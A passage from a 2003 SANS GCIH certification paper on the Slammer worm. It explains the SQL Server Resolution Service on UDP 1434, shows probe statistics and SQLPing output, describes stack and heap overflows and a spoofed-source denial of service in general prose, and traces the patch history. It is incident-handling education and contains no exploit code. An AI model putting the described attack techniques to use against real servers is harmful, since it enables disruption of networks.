



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

Support for CDI  
Port 1434  
SQL Server Resolution Service

GCIH Certification  
Version 2.1a

John J. Topp  
April 2, 2003

# Contents

Introduction .....	3
Part 1 – The Target .....	4
Point in Time .....	4
Description of SQL Network Communications / SSR Service .....	7
Protocols in Use .....	9
Known Vulnerabilities of SSR Service .....	10
A brief discussion about overflows .....	10
Part 2 – Da ‘Sploit .....	14
Details of the Slammer Worm .....	14
A name to the pain .....	14
Taxonomy .....	14
Variants .....	15
Operating System affected .....	15
Applications affected .....	15
Protocol / Services .....	17
Brief Description .....	17
Protocol Description .....	18
How Slammer works – under the hood .....	24
The Overflow .....	25
Setup / Initialization .....	26
Propagation .....	27
How to use the exploit .....	28
Signature of the Attack .....	30
How to protect against and detect Slammer .....	33
Identification and Patching against .....	33
Network based interventions .....	38
IDS Detection .....	39
Intrusion Handling Notes .....	42
Preparation: .....	42
Identification: .....	42
Containment: .....	43
Eradication: .....	43
Recovery: .....	43
Lessons Learned: .....	43
Source code / Pseudo code .....	44
Listing 1 – The Litchfield Proof of Concept .....	44
Listing 2 – The Digital Offense exploit code .....	50
Additional Information .....	51
Appendix A .....	53
Appendix B .....	55

## Introduction

The packet slid its way past the gateway and onto the ISP's main network; one small packet out of millions. Routing and ARP tables moving the bits across the network one router at a time have no idea of the packet's malicious nature. The target is UDP Port 1434 sitting on a lone SQL server. It is part of a well-designed infrastructure, it's CPU and network throughput, generous in nature. It is about 0530 GMT on Saturday, January 25, 2002 that the packet silently crosses the final gateway, enters the target network and is passed into the targeted SQL server. Within milliseconds the payload reveals its malicious nature by executing a sequence of instructions designed to give itself the ability to run its own code. Success. Immediately, the CPU usage strains under the small, continuously looping program robbing all other processes of the precious commodity. With each new loop, a new IP address is randomly picked and a replica of the worm is sent to the next unsuspecting target. The well-designed network quickly saturates under the load of millions of outgoing packets further crippling the site. In a matter of seconds the fastest growing worm in the Internet's history has infected thousands of SQL servers. In a matter of minutes, major portions of the Internet are brought to a near standstill as the worm's incessant scanning from thousands of infected machines floods backbone chokepoints. Soon after, phone calls are made and all over the world Incident Response Teams are summoned into action. In the coming hours the pain will acquire a name –

### **Slammer.**

For many network / system managers, the Slammer worm represented a surprise of sorts since it attacked a rather unknown SQL port known as the SQL Server Resolution Service or SSRS. This port provided no direct interaction with users such as HTTP, SMTP, or FTP does; its use hidden below the complexities of SQL communications beyond the consciousness of users and administrators alike.

Though some may have known of its existence on their enterprise servers running SQL Server, a dirty little secret was about to be revealed. Even in the most tightly controlled networks, it came as quite a surprise that workstations, courtesy of an installed instance of MSDE, were actively serving the exploitable SSR Service.

This paper will first explore what the SSR Service does, how it works and the vulnerabilities associated with it. I will then use the Slammer worm to illustrate the grievous buffer overrun that brought this service to International attention in the early morning hours of January 25<sup>th</sup>, 2003.











## Part 1 – The Target

Before getting into the SSRS, I wish to start out with a point in time view as to why UDP 1434 became associated with the “Andy Warhol” worm. Although famous for more than 15 minutes, Slammer’s entry in the collective conscience of the Internet is well documented and serves as the genesis of this paper.

### Point in Time

UDP Port 1434 exploded on the scene in the early hours of January 25<sup>th</sup> 2003. A nearly six-month-old buffer overrun had finally been exploited with devastating effect on the global Internet. I’ll cover what service runs on this port shortly, but Slammer’s initial attack is well documented and fascinating.

Screen captures from [Internet Storm Center](http://isc.incidents.org/)<sup>1</sup> graphically illustrate the arrival of the worm. In particular, note the sudden increase in ms-sql-m (port 1434) probes.

Service Name	Port Number	30 day history	Explanation
netbios-ns	137		
ms-sql-m	1434		
http	80		HTTP Web server
domain	53		Domain name system. Attack against old versions of BIND
ms-sql-s	1433		Microsoft SQL Server
microsoft-ds	445		
netbios-ssn	139		Windows File Sharing Probe
ftp	21		FTP servers typically run on this port
https	443		Secure Web Sites (https)
smtp	25		Mail server listens on this port.

**Figure 1 - ISC Top Ten Ports Jan 10 - Feb 10 (Click image for most recent data)**

<sup>1</sup> <http://isc.incidents.org/>

Here we see in Figure 2, the drill down (port 1434) of the above Figure 1 indicating a very large increase in packets directed to UDP 1434. Image taken from [Internet Storm Center](http://isc.incidents.org/)<sup>2</sup>




Figure 2 - ISC Drill down for port 1434 ([Click image for most recent data](#))

Two things are apparent when viewing this dataset. First, the brunt of the attack was over in a day as Slammer rapidly fades into background noise in response to defensive measures (Eradication, step 4 of incident handling). Second, and of more interest, there appears to have been some initial probing on the 2<sup>nd</sup>, 11<sup>th</sup>, 13<sup>th</sup> and 17<sup>th</sup> of January.

<sup>2</sup> <http://isc.incidents.org/>

Here is a view of the same data numerically over the prior 30 days to the January 25<sup>th</sup> event; Image taken from [Internet Storm Center](http://isc.incidents.org/)<sup>3</sup>

Date	Sources	Targets	Records	Date	Sources	Targets	Records
2003-01-25	138250	569861	15786352	2003-01-10	13	22	129
2003-01-24	21817	1670	278167	2003-01-09	11	123	350
2003-01-23	22	38	68	2003-01-08	18	410	1069
2003-01-22	17	727	744	2003-01-07	21	60	1286
2003-01-21	11	68	364	2003-01-06	14	832	851
2003-01-20	11	32	54	2003-01-05	16	13	224
2003-01-19	25	416	450	2003-01-04	9	307	308
2003-01-18	11	59	72	2003-01-03	7	68	129
2003-01-17	23	26296	26313	2003-01-02	15	7876	8125
2003-01-16	8	44	198	2003-01-01	6	5	6
2003-01-15	14	321	474	2002-12-31	13	407	424
2003-01-14	14	526	565	2002-12-30	23	577	1092
2003-01-13	14	55004	55230	2002-12-29	18	411	425
2003-01-12	4	72	86	2002-12-28	12	224	229
2003-01-11	20	56958	56989	2002-12-27	10	22	26
2003-01-10	13	22	129	2002-12-26	9	32	221

**Figure 3 - ISC Port 1434 30 days prior to the January 25th incident**

The increase in probes for the four days in question seems too great to be a statistical abnormality. Given that SQL is normally a backend to a Web server, one would expect that UDP traffic to port 1434 would be relatively rare in the wild, confined mostly to enumeration packets from users looking for SQL servers. About the only times you would expect to see a jump for this particular port is if someone is purposefully scanning for SQL services.

Furthermore, the data *seems* to suggest that the initial probing was not a prerelease / test of the worm, but an attempt to identify SQL servers on the Internet. The low source to target ratios observed on the 2<sup>nd</sup>, 11<sup>th</sup>, 13<sup>th</sup> and 17<sup>th</sup> of January seems to fit the pattern of someone doing recon from some 'owned' machines or perhaps some open proxies. Without a more detailed examination of the traffic that represents this dataset I can't be sure, but I am willing to speculate that the previous probes were attempts to discover vulnerable SQL servers to launch the (likely spoofed) initial attack at.

<sup>3</sup> <http://isc.incidents.org/>

Understanding the principals involved gives us a good starting point in understanding the need of this service as well as the pathology of the attack. It is time to look at the components of the SQL Server Resolution Service.

## Description of SQL Network Communications / SSR Service

So what was all this probing for?

As mentioned above, UDP port 1434. This port is known as the SQL Server Resolution Service<sup>4</sup>. It is a service port utilized by SQL 2000 Server and MSDE enabled applications. SQL Server is Microsoft's version of a relational database. SQL 2000 server comes in several flavors including Enterprise, Standard, Developer, Personal, MSDE and CE. SQL CE is the only version not vulnerable to Slammer. The differences between Enterprise, Standard, and Personal are mostly scalability issues. The Developer edition is targeted for, well, developers. Henceforth I will use the term SQL 2000 to include these four vulnerable versions. MSDE (Microsoft Data Engine) is a redistributable version of SQL that third parties can bundle in with their applications. It has no GUI support and thus is meant to operate in the background under an application's control.

To understand the need for UDP 1434, we first need to understand how SQL communicates with the world. Clients can communicate over a network with several different transports;

- TCP/IP that perhaps is the most popular form of communication uses WinSock to establish connections between a server port (most notably but not limited to TCP 1433) and a client's ephemeral port (TCP 1024 – TCP 5000).
- Named Pipes uses TCP as a transport also but uses the SMB protocol to establish and carry on conversations with the client. It can be thought of as a process-to-process communication. Named Pipes runs over TCP 139, UDP 137, and UDP 138.
- Multi-Protocol can be used when the clients that are expected to connect via NT RPCs. It uses random TCP ports but can be configured to use fix ports, helpful when crossing a firewall. It's biggest benefit is that it supports strong encryption.<sup>5</sup>

<sup>4</sup> Some documentation also refers to it as the Microsoft-SQL-Monitor. For consistency, I will refer to it as the SQL Server Resolution Service or SSRS.

<sup>5</sup> Interesting factoid – Multi-Protocol with its robust encryption looks interesting but it does not support named instances! It will only work with the first instance of SQL installed.



- VIA GigaNet SAN – Used to support high bandwidth communications between servers in the same site.
- NWLink IPX/SPX, AppleTalk, Banyan Vines are native network protocols used to submit requests to a SQL server.

A more complete dissection of these communication processes can be found on the Microsoft Website by clicking [here](#)<sup>6</sup>. A deeper discussion on network libraries can be found in a posted GCIH practical by [Alexander George](#)<sup>7</sup> as he talks about TCP 1433 in support for the Cyber Defense Initiative. Slammer is an UDP 1434 vulnerability, the intent in mentioning these various transports is to give you the sense that SQL offers options when it comes to ways to connect and as such will need some type of mechanism to communicate available methods back to a requestor.

Aside from communications, the concept of instances must be understood to fully understand the need for the SSR Service.

Particular to Microsoft SQL Server 2000 and MSDE 2000 is the ability for a SQL Server to host multiple individual SQL servers, called *instances*, on the same physical machine. When using TCP to communicate with a SQL instance, the first instance creates a service port on TCP 1433. Any installed instance after that is configured on a TCP port of the Administrator's choosing. It is through these ports that clients can connect to and exchange information with the SQL server.

In order for clients on the network to find these instances and learn of connection options, Microsoft designed the *SQL Server Resolution Service* (SSRS) that operates on Served Port UDP 1434. Clients may query this port with a specific request and obtain all installed instances as well as available endpoint protocols on the queried SQL server.

A tool obtained from [Sqlsecurity.com](#)<sup>8</sup> called [SQLPing](#)<sup>9</sup> can be used to illustrate the type of information that can be gathered from served port UDP 1434. The following is a cut and paste of an SQL Ping [sanitized] of a production server.

<sup>6</sup> [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/architec/8\\_ar\\_cs\\_3flf.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/architec/8_ar_cs_3flf.asp)

<sup>7</sup> [http://www.giac.org/practical/GCIH/Alexander\\_George\\_GCIH.pdf](http://www.giac.org/practical/GCIH/Alexander_George_GCIH.pdf)

<sup>8</sup> <http://www.sqlsecurity.com/>

<sup>9</sup> <http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=5&tabid=7>

```

I:\Tools\bin>sqlping 10.1.1.1
SQL-Pinging 10.1.1.1
Listening....

ServerName:MyCoServer1
InstanceName:MSSQLSERVER
IsClustered:Yes
Version:8.00.194
tcp:1433
np:\\MyCoServer1\pipe\sql\query

ServerName:MyCoServer2
InstanceName:NIDS
IsClustered:Yes
Version:8.00.194
tcp:3393
np:\\MyCoServer2\pipe\MSSQL$Ser2\sql\query

```

**Figure 4 - SQLPing output**

As you can see, this clustered server is capable of talking using TCP or Named Pipes (very much the default operation). The first instance is listening on served TCP 1433 (the default for the first instance) and a second instance is listening on served TCP 3393 [sanitized]. Later on, I'll illustrate a similar request at the packet level.

## Protocols in Use

Submissions to the SSR Service are submitted via UDP. Likewise the worm uses UDP to infect and spread. It would be pointless to ramble on about how UDP works; if you need to ask, consult [TCP/IP Illustrated Volume 1](#)<sup>10</sup> by W. Richard Stevens <g>, However in the interest of completeness to concept, there are two points that will be germane in my discussion of Slammer.

1. UDP is a connectionless protocol. It does not need a connection establishment to operate nor does it need to receive or send acknowledgements to ensure delivery. Drop the packets on the wire and then move on. This means that unlike TCP, UDP packets can be pushed out very fast from the source's point of view since there is no connection overhead.

<sup>10</sup> [http://www.amazon.com/exec/obidos/tg/detail/-/0201633469/qid=1044733053/sr=1-1/ref=sr\\_1\\_1/103-6994725-1388644?v=glance&s=books](http://www.amazon.com/exec/obidos/tg/detail/-/0201633469/qid=1044733053/sr=1-1/ref=sr_1_1/103-6994725-1388644?v=glance&s=books)

2. UDP receives error indications via the ICMP protocol. If the destination host or network doesn't exist or a filtering device such as a firewall is in play, the source will receive any number of situational ICMP replies. Some of the more likely ones;

- a. Type 3 Code 0      Network Unreachable
- b. Type 3 Code 1      Host Unreachable
- c. Type 3 Code 3      Port Unreachable
- d. Type 3 Code 13     Communication Administratively Prohibited
- e. Type 11 Code 0     TTL exceeded in transit

Or, in the case of a properly protected destination network, nothing is returned since a firewall would normally be configured to drop any replies. One of the lesser results of Slammer was an increase in these ICMP error messages showing up in various logs of an infected network, though this was nothing compared to the onslaught of probes being generated by Slammer.

## Known Vulnerabilities of SSR Service

On July 25, 2002, [NGSoftware](#)<sup>11</sup> released advisory number [#NISR25072002](#)<sup>12</sup> – *Unauthenticated Remote Compromise in MS SQL Server 2000*. The author of the advisory, David Litchfield, outlined two buffer overrun vulnerabilities and a network based denial of service attack in Microsoft SQL Server 2000 (no mention of MSDE specifically but the advisory does apply).

The buffer overruns were of a *stack* based and *heap* based flavor. A seminal paper on buffer-overruns, [Smashing The Stack for Fun and Profit](#)<sup>13</sup> by Aleph One, explains the gory mechanics on how overflows in general work. I find David Litchfield's paper [Exploiting Windows NT4 Buffer Overrun](#)<sup>14</sup> to be a much easier read; more of a *how does* rather than a *how to*. Incident Handlers are urged to become familiar with the mechanics because this method of attack is not going to go away.

### A brief discussion about overflows

In any event, the concept of a "Buffer Overflow" is not that new; input more information into a buffer than it was designed to handle and watch for bad things to happen. Those bad things range from crashing applications with "Access Violations" to the ubiquitous BSOD (Blue Screen of Death) to the dangerous "*run arbitrary code*" - a nice euphemism for "you've been owned". On one level deeper is the concept of what is a *Stack Overflow* as

---

<sup>11</sup> <http://www.nextgenss.com/>

<sup>12</sup> <http://www.nextgenss.com/advisories/mssql-udp.txt>

<sup>13</sup> <http://www.insecure.org/stf/smashstack.txt>

<sup>14</sup> <http://www.nextgenss.com/papers/ntbufferoverflow.html>

opposed to a *Heap overflow*. I didn't know when I started this paper, and perhaps I am a geek – but I found the answer to that question fascinating.

The next few paragraphs outline the fruits of my investigative labor with three links that are worth reading.

I found a nice paper that explains Heap Overflows to a very technical level at [w00w00.org](http://www.w00w00.org)<sup>15</sup> entitled [w00w00 on Heap Overflows](http://www.w00w00.org/files/articles/heaptut.txt)<sup>16</sup>. Not being a programmer, most of it flew over my head but I did perk up with this statement quoted here:

“Memory that is dynamically allocated by the application is known as the heap.” The words “by the application” are important here, as on good systems most areas are in fact dynamically allocated at the kernel level, while for the heap, the allocation is requested by the application.” (Conover)

The author of the paper also gives some insight as to why Heap overflows may be increasingly important to the Security Professional. To paraphrase the authors - With the advent of “Stack Protecting” software / increased awareness of buffer overflows in the stack, newly developed programs may start to show a decrease in susceptibility to this type of attack. Unfortunately, Heap overflows are not getting the same attention – doubly unfortunate since Heap overflows can circumvent current stack protection technology.

Another paper that I found seems to be a fairly definitive guide to all that is buffer overflow is [A Buffer Overflow Study, Attacks & Defenses](http://www.rstack.org/vg/download/101/)<sup>17</sup>.

To be sure, understanding the mechanics behind overflows at this level is a daunting task especially if one is not an assembly language coder. However, chunking the information together from the above links along with bits and pieces from a few other less helpful sites and applying a smidgen of my own knowledge produces this humble explanation of the differences between the two that non-coders can understand.

Concerning stack overflows. As a program is executing, various functions or processes are being constantly invoked. The functions or processes are commonly located inside of DLL files rather than the EXE file that was used to start the program – as it does with the Slammer exploit. In order for a function to make an orderly return to the calling program, certain data must be saved off to the stack, which resides in memory. Once the function completes, the stack is referenced as to the memory location in

---

<sup>15</sup> <http://www.w00w00.org/>

<sup>16</sup> <http://www.w00w00.org/files/articles/heaptut.txt>

<sup>17</sup> <http://www.rstack.org/vg/download/101/>

which to return control to – that is from whence the function was originally called from. If an evil-doer can take control of the return memory location, he or she can force a return not to the original calling program but to some other program of the evil-doer's choice (and thus 'run arbitrary code'). Expanding on this concept, if the function doesn't carefully check for input, it is possible to not only write the "evil arbitrary code" to the buffer but also overflow the buffer and write a new **return address** in the stack – which of course would point to the evil arbitrary code. This is a stack overflow in a nutshell. The issue is compounded if the process that is being overflowed is running in a privileged (administrative) level. The arbitrary code will therefore also run in a privileged level.

Return address is to stack overflow as **pointer** is to heap overflow. In this case a pointer is exactly what it sounds like. It is an address in memory that *points to* some piece of data – say a filename. The mechanics are the same as the buffer overflow outlined above; if you place more data in the buffer than it was designed to hold, something is getting overwritten. In the case of a heap overflow, that something is a pointer. The value of performing this act is that now instead of the pointer referencing something like a temp file, it may reference the password file. Ouch. If the program that is being overflowed is operating with administrative type rights, then everything on the system is game to be captured or modified. Evil-doer may then simply add him / her self to or even overwrite the password file to acquire administrative rights to the node. Pointers not only reference filenames but can also point to other functions; other pieces of computer code. By overwriting a pointer that references a 'good' function with a pointer that references the evil-doer's "bad" function, the evil-doer now has the ability to execute code that may give him or her a shell prompt on the targeted node.

One more note concerning overflows in general. When a process is overflowed and arbitrary code is run, the code will run in the context of the process. That is, if the process was running under a Administrative account, the arbitrary code will run under Administrative power. With Slammer, this wasn't really a factor since the arbitrary code was only designed to throw out packets rather than compromise data or accounts. It has been noted by many that SQL should be running under a Domain User account thus giving the potential exploit limited abilities. However, I do wish to point out that this is not true for clustered SQL servers; they must run under a Domain Administrator account.

Since this paper deals with the Slammer worm, I will concentrate any analysis on the stack overflow vulnerability, as it is the method by which Slammer compromises a host.

The Litchfield advisory also indicated that SQL 2000 was vulnerable to a “Network Based Denial of Service” attack by abusing UDP 1434. The attack is trivial; by simply crafting a specially coded UDP packet, a “SQL Ping” is sent into UDP 1434. The target responds not with a ‘reply packet’ but with a “SQL Ping” of it’s own back to the originator. Therefore, by sending one of these packets to an SQL server and spoofing the source address to another SQL server – you create a game of ‘Packet Ping-Pong’. As would be expected, network bandwidth and processor usage are the big losers on this [denial of service] attack. As many (including Litchfield) have pointed out, you ‘old timers’ will recognize this as the new millennium version of the “[chargen-echo](#)”<sup>18</sup> attack which was popular in the mid nineties.

As silly as the above seems, Microsoft originally intended the “SQL Pings” as keep-alive packets. It is a mechanism to test if the SQL Service is still operating. The “SQL Ping” verbiage is my poetic license to more easily introduce the topic.

The warning issued by Litchfield was clear, buffer overruns existed in SQL 2000 and as such, the potential for server compromise existed.

In response to a May 17<sup>th</sup> submission from Litchfield / [NGSoftware](#)<sup>19</sup>, Microsoft released Security Bulletin [MS02-039](#)<sup>20</sup> - *Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution* on July 24, 2002. The vulnerability was identified by Microsoft as a critical one which affected SQL 2000 servers (pre SP2) as well as installations of Microsoft Desktop Engine (MSDE) 2000.

---

<sup>18</sup> <http://www.cert.org/advisories/CA-1996-01.html>

<sup>19</sup> <http://www.nextgenss.com/>

<sup>20</sup> <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp>

## Part 2 – Da ‘Sploit

*"I'm getting massive packet loss to various points on the globe."*

- Michael Bacarella sounding an initial alarm on Bugtraq  
Sat, 25 Jan 2003 02:11:41 -0500

### Details of the Slammer Worm

#### A name to the pain

As is typical with any virus or worm outbreak one of the priorities is to name the thing. One can't underestimate the importance of the name; after all we are talking about media saturation. <g>

[eEye Digital Security](#)<sup>21</sup>

[Symantec Security Response](#)<sup>23</sup>

[McAfee Security](#)<sup>25</sup>

[F-Secure](#)<sup>27</sup>

[Trend](#)<sup>29</sup>

[Kaspersky](#)<sup>31</sup>

Internet Slang - various

[Sapphire](#)<sup>22</sup>

[W32.SQLExp.Worm](#)<sup>24</sup>

[W32/SQLSlammer.worm](#)<sup>26</sup>

[Slammer](#)<sup>28</sup>

[DDOS SQLP1434.A](#)<sup>30</sup>

[Worm.SQL.Helkern](#)<sup>32</sup>

SQL Hell

Most likely due to its connotative meanings, most people are referring to the worm as "*Slammer*" and for the balance of this paper so will I.

#### Taxonomy

The following CERT, CVE's and advisories are applicable to the Slammer worm.

CERT® Advisory [CA-2002-22](#)<sup>33</sup> Multiple Vulnerabilities in Microsoft SQL Server, *original release: July 29, 2002*

<sup>21</sup> <http://www.eeye.com/html/>

<sup>22</sup> <http://www.eeye.com/html/Research/Flash/AL20030125.html>

<sup>23</sup> <http://securityresponse.symantec.com/>

<sup>24</sup> <http://securityresponse.symantec.com/avcenter/venc/data/w32.sqlexp.worm.html>

<sup>25</sup> <http://www.mcafee.com/anti-virus/default.asp>

<sup>26</sup> [http://vil.mcafee.com/dispVirus.asp?virus\\_k=99992](http://vil.mcafee.com/dispVirus.asp?virus_k=99992)

<sup>27</sup> <http://www.f-secure.com/>

<sup>28</sup> <http://www.f-secure.com/v-descs/mssqlm.shtml>

<sup>29</sup> <http://www.trendmicro.com/vinfo/>

<sup>30</sup> [http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM\\_SQLP1434.A](http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SQLP1434.A)

<sup>31</sup> <http://www.kaspersky.com/>

<sup>32</sup> <http://www.viruslist.com/eng/viruslist.html?id=59159>

<sup>33</sup> <http://www.cert.org/advisories/CA-2002-22.html>



CERT® Vulnerability Note [VU#484891](http://www.kb.cert.org/vuls/id/484891)<sup>34</sup> Microsoft SQL Server 2000 contains stack buffer overflow in SQL Server Resolution Service

CVE [CAN-2002-0649](http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649)<sup>35</sup> (under review)

[Microsoft Security Bulletin MS02-039](http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp)<sup>36</sup> Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution (Q323875), *originally posted: July 24, 2002*

### **Variants**

As this is a bright new shiny worm as of this writing, there are no known variants other than the proof of concept code (covered later).

### **Operating System affected**

Microsoft SQL 2000 as well as MSDE can be installed on a wide variety of Microsoft Operating Systems. Windows 95, 98, ME, NT, 2K, XP and .Net platforms are all open for compromise if a vulnerable version of SQL or MSDE is installed.

### **Applications affected**

Vulnerable versions of SQL 2000 and MSDE include installations of SP1 and below, along with SP2 without the [MS02-039](http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp)<sup>37</sup> SP2 hotfix (*originally released July 24<sup>th</sup> 2002*).

Unfortunately, it is not that easy. The vulnerable file, ssnetlib.dll is the key and a later patch reintroduces the vulnerability. Russ Cooper, the Surgeon General of TruSecure Corporation/NTBugtraq Editor, posted the following information to [BugTraq](http://www.bugtraq.com)<sup>38</sup>. The following is a direct cut and paste.

- 1. MS02-039 was the first Security Bulletin hotfix for SQL which addressed the vulnerability Slammer exploits. The affected file was ssnetlib.dll, and the first corrected version was 2000.080.0636.00. That was released at the end of June 2002.*
- 2. [MS02-043](http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-043.asp)<sup>39</sup> was released in August 2002, and it contained the same ssnetlib.dll as MS02-039.*
- 3. [MS02-056](http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-056.asp)<sup>40</sup> came along in October 2002, and it contained an ssnetlib.dll versioned 2000.080.0679.00.*

<sup>34</sup> <http://www.kb.cert.org/vuls/id/484891>

<sup>35</sup> <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649>

<sup>36</sup> <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp>

<sup>37</sup> <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp>

<sup>38</sup> <http://archives.neohapsis.com/archives/ntbugtraq/2003-q1/0045.html>

<sup>39</sup> <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-043.asp>



4. [Q317748](#)<sup>41</sup> was a SQL hotfix that was not a security bulletin. It addressed a handle leak that was introduced with SQL SP2. It was released in October 2002. I have had reports from people who have been running many SQL servers without that patch and have never encountered a problem. The specifics of the handle leak are such that it does not affect many installations.

Unfortunately, Q317748 has a problem. Despite being released 3 months after the first SQL patch that corrected the vulnerability Slammer exploits, it contained the wrong version of ssnetlib.dll. Q317748 contained 2000.080.0568.00.

So if you had applied MS02-039, or MS02-043, or MS02-056 before Q317748 came along, and then applied Q317748, you may have downgraded your ssnetlib.dll to a version that did not address Slammer. When you run Q317748 on a system that had an updated ssnetlib.dll, you would have been prompted that the file you were replacing was newer than the replacement (if you weren't doing this in unattended mode). If you said don't replace, you'd be fine, otherwise, you regressed.

5. MS02-061 came along later in October 2002. It *did* contain the MS02-056 version of ssnetlib.dll, a version which addressed Slammer. Unfortunately, it did not include the ssmslpcn.dll from Q317748.

6. [SQL/MSDE SP3](#)<sup>42</sup> came along January 2003. It contains updates for ssnetlib.dll and ssmslpcn.dll, both version 2000.080.0760.00.

7. [MS02-061](#)<sup>43</sup> was re-released January 26th, 2003. The only change to it was that the ssmslpcn.dll from Q317748 (v2000.080.0568.00) was added to the previously released patch, and a script was wrapped around it to make it easier to install. As a result, MS02-061 now contains both the handle leak patch, and the Slammer patch, in one pre-SP3 package.

Hope that makes it as clear as it can be.

Cheers,

Russ - Surgeon General of TruSecure Corporation/NTBugtraq  
Editor (Cooper)

---

<sup>40</sup> <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-056.asp>

<sup>41</sup> <http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B317748>

<sup>42</sup> <http://support.microsoft.com/default.aspx?scid=kb:en-us:Q290211>

<sup>43</sup> <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-061.asp>

SQL 2000 and MSDE installations patched to SP3 (*published January 17<sup>th</sup> 2003*) are *not* vulnerable.

It should be noted that installations of MSDE might not be obvious. MSDE is installed with many Microsoft products as well as third party vendors products. Microsoft has published a list of its products that are known to install MSDE. It can be viewed by clicking [here](#)<sup>44</sup>.

It is beyond the scope of this paper to enumerate every possible affected vendor. However, by way of illustration as to the prevalence of MSDE in third party products, this author took note of his own vulnerabilities with the following two links;

ISS Answer ID 1878 - [Does RealSecure Workgroup Manager 6.X work using SQL/MSDE Service Pack 3](#)<sup>45</sup> *Published on January 31<sup>st</sup> 2003.*

Cisco Security Advisory: [Microsoft SQL Server 2000 Vulnerabilities in Cisco Products - MS02-061](#)<sup>46</sup> *For Public Release 2003 January 26 05:30 GMT*

[SQLSecurity.com](#)<sup>47</sup> has published the most complete list that I have seen of MSDE powered applications. It can be viewed by clicking [here](#)<sup>48</sup>.

I would strongly caution that you closely consult with any third party vendor as to the suitability of their product with the above patches. During the course of my research I found several instances of vendors who published *specific* instructions, above and beyond Microsoft's, for patching their particular instances of MSDE.

### **Protocol / Services**

Slammer uses UDP to attack known vulnerabilities of SQL's Server Resolution Service.

### **Brief Description**

The worm arrives on UDP 1434 carrying a 376 payload. The payload performs a Stack Buffer Overflow in the SSR Service of vulnerable Microsoft SQL servers and MSDE installations. The worm will then generate a random IP addresses and send replica of itself. The process

---

<sup>44</sup> <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/MSDEapps.asp>

